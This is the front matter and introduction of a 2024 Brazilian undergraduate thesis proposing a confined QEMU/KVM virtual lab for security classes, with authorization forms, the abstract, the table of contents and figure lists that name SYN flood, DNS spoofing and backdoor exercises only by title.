



**INSTITUTO FEDERAL**  
Goiás  
Câmpus Goiânia

INSTITUTO FEDERAL DE EDUCAÇÃO, CIÊNCIA E TECNOLOGIA DE GOIÁS

PRÓ-REITORIA DE ENSINO


CÂMPUS GOIÂNIA

BACHARELADO EM SISTEMAS DE INFORMAÇÃO

DIOGO OLIVEIRA LUZ  
CRISTIANO GUSTAVO WENDLER

# DETALHAMENTO TÉCNICO DE AMBIENTE VIRTUAL CONFINADO PARA TESTES DE SEGURANÇA

Goiânia, 2024.



**INSTITUTO FEDERAL**  
Goiás

MINISTÉRIO DA EDUCAÇÃO  
SECRETARIA DE EDUCAÇÃO PROFISSIONAL E TECNOLÓGICA  
INSTITUTO FEDERAL DE EDUCAÇÃO, CIÊNCIA E TECNOLOGIA  
PRÓ-REITORIA DE PESQUISA E PÓS-GRADUAÇÃO  
SISTEMA INTEGRADO DE BIBLIOTECAS

### **TERMO DE AUTORIZAÇÃO PARA DISPONIBILIZAÇÃO NO REPOSITÓRIO DIGITAL DO IFG - ReDi IFG**

Com base no disposto na Lei Federal nº 9.610/98, AUTORIZO o Instituto Federal de Educação, Ciência e Tecnologia de Goiás, a disponibilizar gratuitamente o documento no Repositório Digital (ReDi IFG), sem ressarcimento de direitos autorais, conforme permissão assinada abaixo, em formato digital para fins de leitura, download e impressão, a título de divulgação da produção técnico-científica no IFG.

#### **Identificação da Produção Técnico-Científica**

- |                                                                      |                                                         |
|----------------------------------------------------------------------|---------------------------------------------------------|
| <input type="checkbox"/> Tese                                        | <input type="checkbox"/> Artigo Científico              |
| <input type="checkbox"/> Dissertação                                 | <input type="checkbox"/> Capítulo de Livro              |
| <input type="checkbox"/> Monografia – Especialização                 | <input type="checkbox"/> Livro                          |
| <input checked="" type="checkbox"/> TCC - Graduação                  | <input type="checkbox"/> Trabalho Apresentado em Evento |
| <input type="checkbox"/> Produto Técnico e Educacional - Tipo: _____ |                                                         |

Nome Completo do Autor: **DIOGO OLIVEIRA LUZ**

Matrícula: **20191011090030**

Título do Trabalho: **DETALHAMENTO TÉCNICO DE AMBIENTE VIRTUAL CONFINADO PARA TESTES DE SEGURANÇA**

#### **Autorização - Marque uma das opções**

1. ( ☒ ) Autorizo disponibilizar meu trabalho no Repositório Digital do IFG (acesso aberto);
2. ( ☐ ) Autorizo disponibilizar meu trabalho no Repositório Digital do IFG somente após a data \_\_\_\_/\_\_\_\_/\_\_\_\_ (Embargo);
3. ( ☐ ) Não autorizo disponibilizar meu trabalho no Repositório Digital do IFG (acesso restrito).

Ao indicar a opção **2 ou 3**, marque a justificativa:

- ( ☐ ) O documento está sujeito a registro de patente.  
( ☐ ) O documento pode vir a ser publicado como livro, capítulo de livro ou artigo.  
( ☐ ) Outra justificativa: \_\_\_\_\_

#### **DECLARAÇÃO DE DISTRIBUIÇÃO NÃO-EXCLUSIVA**


O/A referido/a autor/a declara que:

- i. o documento é seu trabalho original, detém os direitos autorais da produção técnico-científica e não infringe os direitos de qualquer outra pessoa ou entidade;
- ii. obteve autorização de quaisquer materiais inclusos no documento do qual não detém os direitos de autor/a, para conceder ao Instituto Federal de Educação, Ciência e Tecnologia de Goiás os direitos requeridos e que este material cujos direitos autorais são de terceiros, estão claramente identificados e reconhecidos no texto ou conteúdo do documento entregue;
- iii. cumpriu quaisquer obrigações exigidas por contrato ou acordo, caso o documento entregue seja baseado em trabalho financiado ou apoiado por outra instituição que não o Instituto Federal de Educação, Ciência e Tecnologia de Goiás.

Goiânia, 04/11/2024.

*Diogo Oliveira Luz*

Assinatura do Autor e/ou Detentor dos Direitos Autorais



**INSTITUTO FEDERAL**  
Goiás

MINISTÉRIO DA EDUCAÇÃO  
SECRETARIA DE EDUCAÇÃO PROFISSIONAL E TECNOLÓGICA  
INSTITUTO FEDERAL DE EDUCAÇÃO, CIÊNCIA E TECNOLOGIA  
PRÓ-REITORIA DE PESQUISA E PÓS-GRADUAÇÃO  
SISTEMA INTEGRADO DE BIBLIOTECAS

### **TERMO DE AUTORIZAÇÃO PARA DISPONIBILIZAÇÃO NO REPOSITÓRIO DIGITAL DO IFG - ReDi IFG**

Com base no disposto na Lei Federal nº 9.610/98, AUTORIZO o Instituto Federal de Educação, Ciência e Tecnologia de Goiás, a disponibilizar gratuitamente o documento no Repositório Digital (ReDi IFG), sem ressarcimento de direitos autorais, conforme permissão assinada abaixo, em formato digital para fins de leitura, download e impressão, a título de divulgação da produção técnico-científica no IFG.

#### **Identificação da Produção Técnico-Científica**

- |                                                                      |                                                         |
|----------------------------------------------------------------------|---------------------------------------------------------|
| <input type="checkbox"/> Tese                                        | <input type="checkbox"/> Artigo Científico              |
| <input type="checkbox"/> Dissertação                                 | <input type="checkbox"/> Capítulo de Livro              |
| <input type="checkbox"/> Monografia – Especialização                 | <input type="checkbox"/> Livro                          |
| <input checked="" type="checkbox"/> TCC - Graduação                  | <input type="checkbox"/> Trabalho Apresentado em Evento |
| <input type="checkbox"/> Produto Técnico e Educacional - Tipo: _____ |                                                         |

Nome Completo do Autor: **CRISTIANO GUSTAVO WENDLER**

Matrícula: **20181011090032**

Título do Trabalho: **DETALHAMENTO TÉCNICO DE AMBIENTE VIRTUAL CONFINADO PARA TESTES DE SEGURANÇA**

#### **Autorização - Marque uma das opções**

1. ( **x** ) Autorizo disponibilizar meu trabalho no Repositório Digital do IFG (acesso aberto);
2. ( ) Autorizo disponibilizar meu trabalho no Repositório Digital do IFG somente após a data \_\_\_\_/\_\_\_\_/\_\_\_\_ (Embargo);
3. ( ) Não autorizo disponibilizar meu trabalho no Repositório Digital do IFG (acesso restrito).

Ao indicar a opção **2 ou 3**, marque a justificativa:

- ( ) O documento está sujeito a registro de patente.  
( ) O documento pode vir a ser publicado como livro, capítulo de livro ou artigo.  
( ) Outra justificativa: \_\_\_\_\_

#### **DECLARAÇÃO DE DISTRIBUIÇÃO NÃO-EXCLUSIVA**

O/A referido/a autor/a declara que:

- i. o documento é seu trabalho original, detém os direitos autorais da produção técnico-científica e não infringe os direitos de qualquer outra pessoa ou entidade;
- ii. obteve autorização de quaisquer materiais inclusos no documento do qual não detém os direitos de autor/a, para conceder ao Instituto Federal de Educação, Ciência e Tecnologia de Goiás os direitos requeridos e que este material cujos direitos autorais são de terceiros, estão claramente identificados e reconhecidos no texto ou conteúdo do documento entregue;
- iii. cumpriu quaisquer obrigações exigidas por contrato ou acordo, caso o documento entregue seja baseado em trabalho financiado ou apoiado por outra instituição que não o Instituto Federal de Educação, Ciência e Tecnologia de Goiás.

Goiânia, 04/11/2024.

Assinatura do Autor e/ou Detentor dos Direitos Autorais

INSTITUTO FEDERAL DE EDUCAÇÃO, CIÊNCIA E TECNOLOGIA DE GOIÁS

PRÓ-REITORIA DE ENSINO

CÂMPUS GOIÂNIA

BACHARELADO EM SISTEMAS DE INFORMAÇÃO

DIOGO OLIVEIRA LUZ  
CRISTIANO GUSTAVO WENDLER

# DETALHAMENTO TÉCNICO DE AMBIENTE VIRTUAL CONFINADO PARA TESTES DE SEGURANÇA

Trabalho de Conclusão de Curso apresentado à Coordenação do Curso de Bacharelado em Sistemas de Informação como requisito parcial para obtenção do título de Bacharel em Sistemas de Informação.

**Orientador:** Prof. Me. Ariel Cardoso Mendes

Goiânia, 2024.

L979d Luz, Diogo Oliveira.  
Detalhamento técnico de ambiente virtual confinado para testes de segurança / Diogo Oliveira Luz; Cristiano Gustavo Wendler. – Goiânia: Instituto Federal de Educação, Ciência e Tecnologia de Goiás, Câmpus Goiânia, 2024.  
127 f.: il.

Orientador: Prof. Me. Ariel Cardoso Mendes.

TCC (Trabalho de Conclusão de Curso) – Bacharelado em Sistemas de Informação, Instituto Federal de Educação, Ciência e Tecnologia de Goiás, Câmpus Goiânia.

1. Segurança da informação - ensino. 2. Laboratório de informática - testes de segurança - ataques cibernéticos. I. Wendler, Cristiano Gustavo. II. Mendes, Ariel Cardoso (orientador). III. Instituto Federal de Educação, Ciência e Tecnologia de Goiás, Câmpus Goiânia. IV. Título.

CDD 005.8

Ficha catalográfica elaborada pelo Bibliotecário Alisson de Sousa Belthodo Santos CRB1/ 2.266  
Biblioteca Professor Jorge Félix de Souza,  
Instituto Federal de Educação, Ciência e Tecnologia de Goiás, Câmpus Goiânia.



**INSTITUTO FEDERAL**  
Goiás

MINISTÉRIO DA EDUCAÇÃO  
SECRETARIA DE EDUCAÇÃO PROFISSIONAL E TECNOLÓGICA  
INSTITUTO FEDERAL DE EDUCAÇÃO, CIÊNCIA E TECNOLOGIA DE GOIÁS  
CÂMPUS GOIÂNIA

### **Folha de Aprovação**

Diogo Oliveira Luz

Cristiano Gustavo Wendler

### **DETALHAMENTO TÉCNICO DE AMBIENTE VIRTUAL CONFINADO PARA TESTES DE SEGURANÇA**

Trabalho de Conclusão de Curso apresentado a Coordenação do Curso de Sistemas de Informação do Instituto Federal de Educação, Ciência e Tecnologia de Goiás – Câmpus Goiânia, como parte dos requisitos para a obtenção do título de Bacharel em Sistemas de Informação.

Monografia defendida e aprovada, em 04 de outubro de 2024, pela banca examinadora constituída pelos seguintes membros:

#### **BANCA EXAMINADORA**

Prof. Me. Ariel Cardoso Mendes - Orientador

Presidente da banca / Orientador(a)

Coordenação de Informática/DAAIV/IFG - Câmpus Goiânia

Prof. Dr. Frederico Nogueira Leite

Membro

Coordenação de Informática/DAAIV/IFG - Câmpus Goiânia

Prof. Eduardo Martins de Castro e Souza

Membro

Coordenação de Informática/DAAIV/IFG - Câmpus Goiânia

Analista de Sistemas/MPE/GO

Goiânia – GO

2024

Documento assinado eletronicamente por:

- **Eduardo Martins de Castro e Souza**, PROF ENS BAS TEC TECNOLOGICO-SUBSTITUTO , em 28/10/2024 14:30:52.
- **Frederico Nogueira Leite**, PROFESSOR ENS BASICO TECN TECNOLOGICO, em 28/10/2024 14:27:46.
- **Ariel Cardoso Mendes**, PROFESSOR ENS BASICO TECN TECNOLOGICO, em 28/10/2024 14:02:52.

Este documento foi emitido pelo SUAP em 28/10/2024. Para comprovar sua autenticidade, faça a leitura do QRCode ao lado ou acesse <https://suap.ifg.edu.br/autenticar-documento/> e forneça os dados abaixo:

Código Verificador: 580320  
Código de Autenticação: 627b76a864



**Instituto Federal de Educação, Ciência e Tecnologia de Goiás**  
Rua 75, nº 46, Centro, GOIÂNIA / GO, CEP 74055-110  
(62) 3227-2702 (ramal: 2702)

# Dedicatória

Dedico à Iyen Cia Chow, por apontar horizontes, apoiar e acreditar.

*Cristiano Gustavo Wendler*

Dedico este trabalho a todos que me apoiaram ao longo desta jornada. À minha família, pelo amor incondicional e pelo suporte nos diversos momentos. Sem vocês, nada disso seria possível, muito obrigado. Aos meus amigos, pelo fortalecimento e alegria proporcionadas em nossas partidas de vôlei. Aos meus professores e orientadores, em especial ao M.Sc Alexandre Belezzi, professor brilhante em que tive o prazer em obter conhecimento no IFG do Campus Inhumas. E, finalmente, minha parceira de vida, Julia Ribeiro Xavier, onde agradeço por estar ao meu lado durante todos os momentos desafiadores e inspiradores desta caminhada acadêmica. Obrigado pelo amor, força e paciência durante a jornada.

*Diogo Oliveira Luz*

# Agradecimentos

Agradeço aos familiares, ao colega Diogo Oliveira Luz, ao Prof. Me. Ariel Cardoso Mendes, e a toda comunidade acadêmica do IFG.

*Cristiano Gustavo Wendler*

A realização deste trabalho final de curso foi um desafio enriquecedor que não teria sido possível sem o apoio e a colaboração de várias pessoas e instituições. A todas elas, deixo aqui o meu sincero agradecimento. Primeiramente, agradeço a Deus pela força e sabedoria para superar os desafios e concluir esta etapa importante da minha vida acadêmica. Minha gratidão se estende aos meus pais, pelo apoio incondicional, amor e confiança depositados em mim durante toda a minha trajetória acadêmica. Sem vocês, esta conquista não teria sido possível. Por fim, agradeço a todas as pessoas e instituições que, direta ou indiretamente, contribuíram para a realização deste trabalho. A todos, meu mais sincero muito obrigado.

*Diogo Oliveira Luz*

O trabalho vai preencher uma grande parte da sua vida. A única maneira de ser realmente feliz, é fazer o que você acredita ser um ótimo trabalho. E o único jeito de fazer um ótimo trabalho é amar o que você faz.

**Steven Paul Jobs,**  
*1955-2011.*

# Resumo

**Título:** DETALHAMENTO TÉCNICO DE AMBIENTE VIRTUAL CONFINADO PARA TESTES DE SEGURANÇA

**Autores:** Diogo Oliveira Luz e Cristiano Gustavo Wendler

**Orientador:** Me. Ariel Cardoso Mendes

Neste trabalho, é abordada a importância de um laboratório isolado para aulas práticas em disciplinas de segurança da informação, especialmente em situações aonde há o risco real de se realizar propositalmente ou inadvertidamente ataques a recursos externos ao laboratório. Da necessidade de metodologias, técnicas e ferramentas que visam aperfeiçoar tanto a qualidade do ensino, quanto a formação do futuro profissional na área de tecnologia da informação. São apresentados conceitos e a estruturação da base computacional, essenciais para a compreensão e construção do modelo de laboratório. Detalha-se os conceitos de redes de computadores, segurança digital, códigos maliciosos e os tipos de ataques de segurança da informação, essenciais para o desenvolvimento do trabalho proposto. São apresentados alguns dos métodos mais comuns voltados à violação, invasão, ataques e golpes de segurança da informação, bem como as ferramentas mais utilizadas no âmbito do crime cibernético, e que, pela sua forma de realização, podem ser perigosos se feitos em um ambiente de laboratório não confinado. Por fim, apresenta-se a modelagem, estruturação e especificação detalhada da proposta deste trabalho, abrangendo os conhecimentos, métodos, técnicas e ferramentas aplicáveis ao ambiente proposto.

## Palavras-chave

Ataques Cibernéticos; Kernel-Based Virtual Machine (KVM); Pentest; Qemu; Segurança da Informação; Virtualização; Vulnerabilidades em Sistemas

# Abstract

**Title:** TECHNICAL DETAILING OF A CONFINED VIRTUAL ENVIRONMENT FOR SECURITY TESTING

**Authors:** Diogo Oliveira Luz and Cristiano Gustavo Wendler

**Advisor:** Me. Ariel Cardoso Mendes

This paper discusses the importance of an isolated laboratory for practical classes in information security subjects, especially in situations where there is a real risk of purposefully or inadvertently attacking resources outside the laboratory. The need for methodologies, techniques and tools aimed at improving both the quality of teaching and the training of future professionals in the field of information technology. Concepts and the structuring of the computer base are presented, which are essential for understanding and building the laboratory model. The concepts of computer networks, digital security, malicious code and types of information security attacks are detailed, which are essential for the development of the proposed work. Some of the most common methods used in information security breaches, invasions, attacks and scams are presented, as well as the tools most commonly used in cybercrime, which, due to the way they are carried out, can be dangerous if done in an uncontained laboratory environment. Finally, the modeling, structuring and detailed specification of this work's proposal is presented, covering the knowledge, methods, techniques and tools applicable to the proposed environment.

## Keywords

Cyber Attacks; Kernel-Based Virtual Machine (KVM); Pentest; Qemu; Information Security; Virtualization; Vulnerabilities in System

# Lista de Figuras

|           |                                                                                                     |    |
|-----------|-----------------------------------------------------------------------------------------------------|----|
| Figura 1  | – Esquema básico de um sistema de informação .....                                                  | 22 |
| Figura 2  | – Arquitetura básica de um computador .....                                                         | 23 |
| Figura 3  | – Estrutura de um sistema operacional .....                                                         | 24 |
| Figura 4  | – Sistemas de computação, tradicional e virtualizado .....                                          | 25 |
| Figura 5  | – Estrutura do KVM.....                                                                             | 27 |
| Figura 6  | – VMware Workstation Player 17 .....                                                                | 28 |
| Figura 7  | – Microsoft Hyper-V .....                                                                           | 28 |
| Figura 8  | – Oracle VM VirtualBox.....                                                                         | 29 |
| Figura 9  | – QEMU .....                                                                                        | 30 |
| Figura 10 | – Processo de comunicação de dados.....                                                             | 31 |
| Figura 11 | – Modelo de rede cliente-servidor .....                                                             | 31 |
| Figura 12 | – Modelo de rede ponto a ponto (peer-to-peer ou P2P) .....                                          | 32 |
| Figura 13 | – Modelos de referência OSI e TCP/IP.....                                                           | 33 |
| Figura 14 | – Aspectos envolvidos na proteção da informação .....                                               | 36 |
| Figura 15 | – Ataques passivos e ativos .....                                                                   | 37 |
| Figura 16 | – Exemplo de uso do Metasploit .....                                                                | 41 |
| Figura 17 | – Exemplo de uso do software Wireshark.....                                                         | 41 |
| Figura 18 | – Kali Linux .....                                                                                  | 42 |
| Figura 19 | – Pilares da segurança da informação.....                                                           | 43 |
| Figura 20 | – Script para a coleta de especificação dos equipamentos do laboratório de informática do IFG ..... | 47 |
| Figura 21 | – Execução do script no PowerShell.....                                                             | 47 |
| Figura 22 | – Especificações dos equipamentos do laboratório de informática do IFG .....                        | 48 |
| Figura 23 | – Especificações do equipamento utilizado para testes de implementação do laboratório .....         | 49 |
| Figura 24 | – Arquitetura de virtualização: QEMU e KVM.....                                                     | 50 |
| Figura 25 | – Site e imagem (.ISO) para download .....                                                          | 53 |
| Figura 26 | – Site e software para download.....                                                                | 54 |
| Figura 27 | – Seleção de arquivo e mídia para gravação .....                                                    | 55 |
| Figura 28 | – Gravação da imagem na mídia realizada .....                                                       | 55 |
| Figura 29 | – Virtualização e Secure Boot no Lenovo.....                                                        | 57 |
| Figura 30 | – Virtualização e Secure Boot no Dell .....                                                         | 58 |
| Figura 31 | – Acessando o menu de Boot e selecionando mídia .....                                               | 58 |
| Figura 32 | – Acessando o GNU GRUB.....                                                                         | 59 |
| Figura 33 | – Acessando o gerenciador de discos .....                                                           | 59 |
| Figura 34 | – Gerenciador de discos e criação de partições .....                                                | 60 |

|           |                                                           |    |
|-----------|-----------------------------------------------------------|----|
| Figura 35 | – Criação da partição /dev/sda1 .....                     | 60 |
| Figura 36 | – Criação da partição /dev/sda2 .....                     | 61 |
| Figura 37 | – Criação da partição /dev/sda3 .....                     | 61 |
| Figura 38 | – Critérios das partições no disco .....                  | 61 |
| Figura 39 | – Disco de Instalação do Linux Mint.....                  | 62 |
| Figura 40 | – Configuração do Idioma e Layout do teclado.....         | 62 |
| Figura 41 | – Escolha das partições criadas.....                      | 63 |
| Figura 42 | – Selecionando o local para instalação .....              | 63 |
| Figura 43 | – Partições a serem alteradas.....                        | 64 |
| Figura 44 | – Configuração da partição /dev/sda1 .....                | 64 |
| Figura 45 | – Configuração da partição /dev/sda2.....                 | 65 |
| Figura 46 | – Configuração da partição /dev/sda3.....                 | 65 |
| Figura 47 | – Partições configuradas e pronto para instalação .....   | 65 |
| Figura 48 | – Usuário e senha padrão para o aluno .....               | 66 |
| Figura 49 | – Linux Mint sendo instalado.....                         | 67 |
| Figura 50 | – Janela para reinicialização do sistema operacional..... | 67 |
| Figura 51 | – Acessando o gerenciador de grupos e usuários .....      | 68 |
| Figura 52 | – Usuário AdmLAB com acesso completo .....                | 69 |
| Figura 53 | – Definição de senha e grupos e acesso .....              | 69 |
| Figura 54 | – Tipo de conta e grupos de acesso .....                  | 70 |
| Figura 55 | – Conexão de rede habilitada.....                         | 70 |
| Figura 56 | – Comandos para instalação de bibliotecas.....            | 71 |
| Figura 57 | – Opções de partição .....                                | 71 |
| Figura 58 | – Opções de montagem .....                                | 72 |
| Figura 59 | – Hipervisor e detalhes da conexão .....                  | 73 |
| Figura 60 | – Acessando a interface de rede .....                     | 73 |
| Figura 61 | – Criando a interface de rede .....                       | 74 |
| Figura 62 | – Local onde as VMs ficam armazenadas.....                | 75 |
| Figura 63 | – Local para salvar os scripts .....                      | 76 |
| Figura 64 | – Definindo permissão para executar os scripts .....      | 76 |
| Figura 65 | – Botões para iniciar, encerrar e restaurar VMs .....     | 77 |
| Figura 66 | – Pastas para práticas e botões executáveis .....         | 78 |
| Figura 67 | – Bloqueio de acesso ao terminal tty1 .....               | 78 |
| Figura 68 | – Bloqueio de acesso aos terminais tty.....               | 78 |
| Figura 69 | – Bloqueio de acesso ao terminal gráfico.....             | 79 |
| Figura 70 | – Máquinas virtuais em execução .....                     | 80 |
| Figura 71 | – Acesso ao gerenciador de discos para backup .....       | 81 |
| Figura 72 | – Processo de backup da imagem do laboratório.....        | 81 |
| Figura 73 | – Status do backup .....                                  | 82 |
| Figura 74 | – Selecionando o arquivo de recuperação .....             | 82 |
| Figura 75 | – Processo de restauração de backup do sistema.....       | 83 |
| Figura 76 | – Criação de snapshots para restauração .....             | 84 |
| Figura 77 | – Selecionando o disco ISO do Debian 12 .....             | 86 |
| Figura 78 | – Configurações iniciais do Debian.....                   | 87 |
| Figura 79 | – Nome da máquina e rede padrão.....                      | 87 |
| Figura 80 | – Configuração de usuários e senhas .....                 | 88 |

|                                                                                              |     |
|----------------------------------------------------------------------------------------------|-----|
| Figura 81 – Configuração de particionamento .....                                            | 88  |
| Figura 82 – Midia adicional e origem do repositório .....                                    | 89  |
| Figura 83 – Origem do repositório e escolha do espelho do Debian .....                       | 89  |
| Figura 84 – Proxy Http e Telemetria de pacotes no Debian .....                               | 90  |
| Figura 85 – Softwares para instalação .....                                                  | 90  |
| Figura 86 – Carregador de inicialização e reinicialização do sistema .....                   | 91  |
| Figura 87 – Selecionando o disco ISO do Debian 12 .....                                      | 92  |
| Figura 88 – Especificações da máquina.....                                                   | 93  |
| Figura 89 – Inicializando a instalação .....                                                 | 93  |
| Figura 90 – Acessando com usuário e senha de root .....                                      | 93  |
| Figura 91 – Atualizando pacotes e instalando serviços .....                                  | 94  |
| Figura 92 – Habilitando a máquina virtual na rede isolada.....                               | 94  |
| Figura 93 – Configurando a rede para modo estático .....                                     | 95  |
| Figura 94 – Movendo o arquivo de rede padrão para /root .....                                | 95  |
| Figura 95 – Desabilitando e parando o Systemd-resolved.....                                  | 95  |
| Figura 96 – Verificando o status dos serviços instalados .....                               | 96  |
| Figura 97 – Configuração do serviço de DHCP .....                                            | 96  |
| Figura 98 – Configuração do serviço de DNS .....                                             | 97  |
| Figura 99 – Configuração do resolvidor de DNS .....                                          | 97  |
| Figura 100– Acesso do site do servidor via (Debian-Cliente).....                             | 98  |
| Figura 101– Acessando o gerenciador de máquinas virtuais.....                                | 99  |
| Figura 102– Adicionando uma nova máquina virtual .....                                       | 99  |
| Figura 103– Acessando o local do arquivo .ISO do Kali Linux.....                             | 100 |
| Figura 104– Selecionando o arquivo .ISO do Kali Linux .....                                  | 100 |
| Figura 105– Selecionando o tipo de sistema operacional .....                                 | 101 |
| Figura 106– Configurando a máquina virtual .....                                             | 101 |
| Figura 107– Nomeando e criando a máquina Kali Linux .....                                    | 102 |
| Figura 108– Removendo o .ISO e habilitando a rede isolada.....                               | 102 |
| Figura 109– Three-Way Handshake (Aperto de mão de três vias).....                            | 104 |
| Figura 110– Processo de ataque do SYN Flood .....                                            | 105 |
| Figura 111– Máquinas Virtuais para uso durante as práticas de ataque<br>SYN Flood.....       | 105 |
| Figura 112– Aplicando o ataque Syn Flood .....                                               | 106 |
| Figura 113– Disponibilidade do servidor, antes e depois do ataque.....                       | 106 |
| Figura 114– Analisando o tráfego de rede no Wireshark durante o ataque<br>de SYN Flood ..... | 107 |
| Figura 115– Processo de ataque do DNS Flood .....                                            | 108 |
| Figura 116– Máquinas Virtuais para uso durante as práticas de ataque<br>DNS Spoof.....       | 108 |
| Figura 117– Acessando o terminal e inicializando o servidor Apache no<br>Kali Linux .....    | 109 |
| Figura 118– Alterando Index.html para Index-old.html .....                                   | 109 |
| Figura 119– Acessando o arquivo de configuração do Ettercap via editor VI                    | 110 |
| Figura 120– Alterando variáveis no Ettercap.....                                             | 110 |
| Figura 121– Habilitando as regras (Iptables).....                                            | 110 |
| Figura 122– Inserindo os endereços para redirecionamento.....                                | 111 |

|             |                                                                                    |     |
|-------------|------------------------------------------------------------------------------------|-----|
| Figura 123– | Acessando o Ettercap gráfico .....                                                 | 111 |
| Figura 124– | Ferramenta Ettercap com Interface gráfica .....                                    | 112 |
| Figura 125– | Configurando os alvos .....                                                        | 112 |
| Figura 126– | Iniciando o ataque MITM (Man-In-The-Middle) - ARP<br>Poisoning .....               | 113 |
| Figura 127– | Habilitando o plugin (dns spoof) .....                                             | 113 |
| Figura 128– | Acesso web antes e depois do ataque .....                                          | 114 |
| Figura 129– | Log de eventos do Ettercap .....                                                   | 114 |
| Figura 130– | Analisando o tráfego de rede no Wireshark durante o ataque<br>de DNS Spoof .....   | 115 |
| Figura 131– | Códigos maliciosos (Backdoor) .....                                                | 116 |
| Figura 132– | Processo de ataque do Backdoor .....                                               | 117 |
| Figura 133– | Máquinas Virtuais para uso durante as práticas de ataque<br>Backdoor .....         | 117 |
| Figura 134– | Executando a ferramenta Msfvenom .....                                             | 118 |
| Figura 135– | Parando o servidor Apache do Kali Linux .....                                      | 119 |
| Figura 136– | Listando e copiando o payload para o servidor Apache do<br>Kali Linux .....        | 119 |
| Figura 137– | Iniciando o servidor Apache do Kali Linux .....                                    | 119 |
| Figura 138– | Acessando o arquivo na página Apache do Kali .....                                 | 120 |
| Figura 139– | Monitorando o alvo via Ettercap e baixando o payload na<br>máquina da vítima ..... | 121 |

# Lista de Tabelas

|          |   |                                           |    |
|----------|---|-------------------------------------------|----|
| Tabela 1 | – | Passos para configuração do ambiente..... | 52 |
|----------|---|-------------------------------------------|----|

# Lista de Códigos de Programas

|          |                                             |    |
|----------|---------------------------------------------|----|
| Código 1 | - - Comandos no Terminal . . . . .          | 72 |
| Código 2 | - - Script para iniciar as VM's . . . . .   | 75 |
| Código 3 | - - Script para encerrar as VM's . . . . .  | 75 |
| Código 4 | - - Script para restaurar as VM's . . . . . | 76 |

# Sumário

|          |                                                                                      |           |
|----------|--------------------------------------------------------------------------------------|-----------|
| <b>1</b> | <b>Introdução .....</b>                                                              | <b>17</b> |
| 1.1      | Objetivos.....                                                                       | 18        |
| 1.2      | Estrutura do Trabalho .....                                                          | 19        |
| <b>2</b> | <b>Referencial Teórico .....</b>                                                     | <b>20</b> |
| 2.1      | Base Computacional .....                                                             | 21        |
| 2.1.1    | Sistemas de Informação.....                                                          | 21        |
| 2.1.2    | Arquitetura de Computadores .....                                                    | 22        |
| 2.1.3    | Sistemas Operacionais .....                                                          | 23        |
| 2.1.3.1  | Virtualização .....                                                                  | 24        |
| 2.1.3.2  | KVM (Kernel-based Virtual Machine) .....                                             | 26        |
| 2.1.3.3  | Softwares para Virtualização .....                                                   | 27        |
| 2.2      | Redes de Computadores .....                                                          | 30        |
| 2.2.1    | Modelos de Referência OSI e TCP/IP .....                                             | 33        |
| 2.2.2    | Protocolos de Rede .....                                                             | 34        |
| 2.2.3    | Segurança de Rede .....                                                              | 35        |
| 2.2.3.1  | Vulnerabilidade e Ameaça Digital .....                                               | 36        |
| 2.2.3.2  | Ataque Cibernético .....                                                             | 36        |
| 2.2.3.3  | Códigos Maliciosos .....                                                             | 38        |
| 2.2.3.4  | Métodos de Ataque e Golpes da Internet .....                                         | 39        |
| 2.2.3.5  | Ferramentas de uso em pentest .....                                                  | 39        |
| 2.3      | Segurança da Informação .....                                                        | 43        |
| <b>3</b> | <b>Desenvolvimento e Implementação do Laboratório .....</b>                          | <b>45</b> |
| 3.1      | Modelagem do Ambiente.....                                                           | 46        |
| 3.2      | Instrumentos para Coleta de Dados.....                                               | 46        |
| 3.3      | Estrutura do Laboratório .....                                                       | 50        |
| 3.4      | Especificação do Laboratório .....                                                   | 51        |
| 3.4.1    | Roteiro de Instalação - Linux Mint .....                                             | 52        |
| 3.4.1.1  | 1ª Etapa - Criação da mídia de instalação do Linux Mint .....                        | 52        |
| 3.4.1.2  | 2ª Etapa - Ativação da virtualização e remoção da inicialização segura na BIOS ..... | 56        |
| 3.4.1.3  | 3ª Etapa - Instalação e particionamento do Linux Mint no SSD do equipamento.....     | 58        |

|          |                                                                                    |            |
|----------|------------------------------------------------------------------------------------|------------|
| 3.4.1.4  | 4ª Etapa - Instalação, configuração e padronização do QEMU / KVM no Linux Mint     | 67         |
| 3.4.1.5  | 5ª Etapa - Procedimentos de backup e restauração manual da imagem do laboratório   | 80         |
| 3.4.1.6  | 6ª Etapa - Procedimentos para criação de <i>snapshots</i> das máquinas virtuais    | 83         |
| <b>4</b> | <b>Máquinas Virtuais para as Práticas da Disciplina de Segurança da Informação</b> | <b>85</b>  |
| 4.1      | Roteiro de Instalação - Debian (Cliente)                                           | 85         |
| 4.2      | Roteiro de Instalação - Debian (Servidor)                                          | 91         |
| 4.3      | Roteiro de Instalação - Kali Linux                                                 | 97         |
| <b>5</b> | <b>Proposta de Práticas para o Ambiente Confinado</b>                              | <b>103</b> |
| 5.1      | Modelo 1 - SYN Flood                                                               | 103        |
| 5.2      | Modelo 2 - DNS Spoof                                                               | 107        |
| 5.3      | Modelo 3 - Backdoor                                                                | 115        |
| <b>6</b> | <b>Considerações Finais</b>                                                        | <b>122</b> |
|          | <b>Referências</b>                                                                 | <b>124</b> |

## Introdução

---

A rápida evolução da tecnologia da informação, aliada à crescente globalização e ao uso predominante da Internet para transações comerciais, destaca a importância crucial da segurança da informação no atual cenário corporativo. O risco de falhas nos serviços, potencialmente resultando em vazamentos de dados sensíveis, tanto pessoais quanto corporativos, tem elevado a necessidade de garantir a disponibilidade, integridade e confidencialidade das informações - pilares fundamentais da segurança da informação. Essas falhas não apenas ameaçam o aspecto financeiro das organizações, mas também impactam significativamente sua reputação perante os consumidores.

À medida que novas tecnologias são constantemente introduzidas, a vulnerabilidade de dispositivos conectados em qualquer rede aumenta. A cada avanço, novos desafios de segurança emergem, destacando a importância da capacitação dos profissionais de Tecnologia da Informação para criar e manter essas inovações de forma segura. Nesse contexto, a proposta deste trabalho se concentra em uma abordagem de ensino prática, apoiada por um laboratório especializado virtual, com o objetivo de preparar profissionais qualificados e experientes para o mercado de trabalho.

A aplicação do estudo prático de segurança da informação em sala de aula proporciona uma abordagem mais abrangente e eficaz para o desenvolvimento de profissionais qualificados, podendo citar as possíveis colaborações se aplicada em sala de aula, como sendo as experiências práticas, simulação de ataques e ameaças, testes de implementação, capacidade de solução de problemas e atualização contínua no ramo da tecnologia da informação.

O foco da proposta é demonstrar, tecnicamente, a infraestrutura mínima de um laboratório de informática implementado com os devidos dimensionamentos e ajustes para as práticas relacionadas à segurança da informação. Além disso, descrevemos algumas propostas de modelos de atividades práticas que visam contribuir com a consolidação do aprendizado, auxiliando não apenas no conhecimento teórico, mas também como uma valiosa experiência prática.

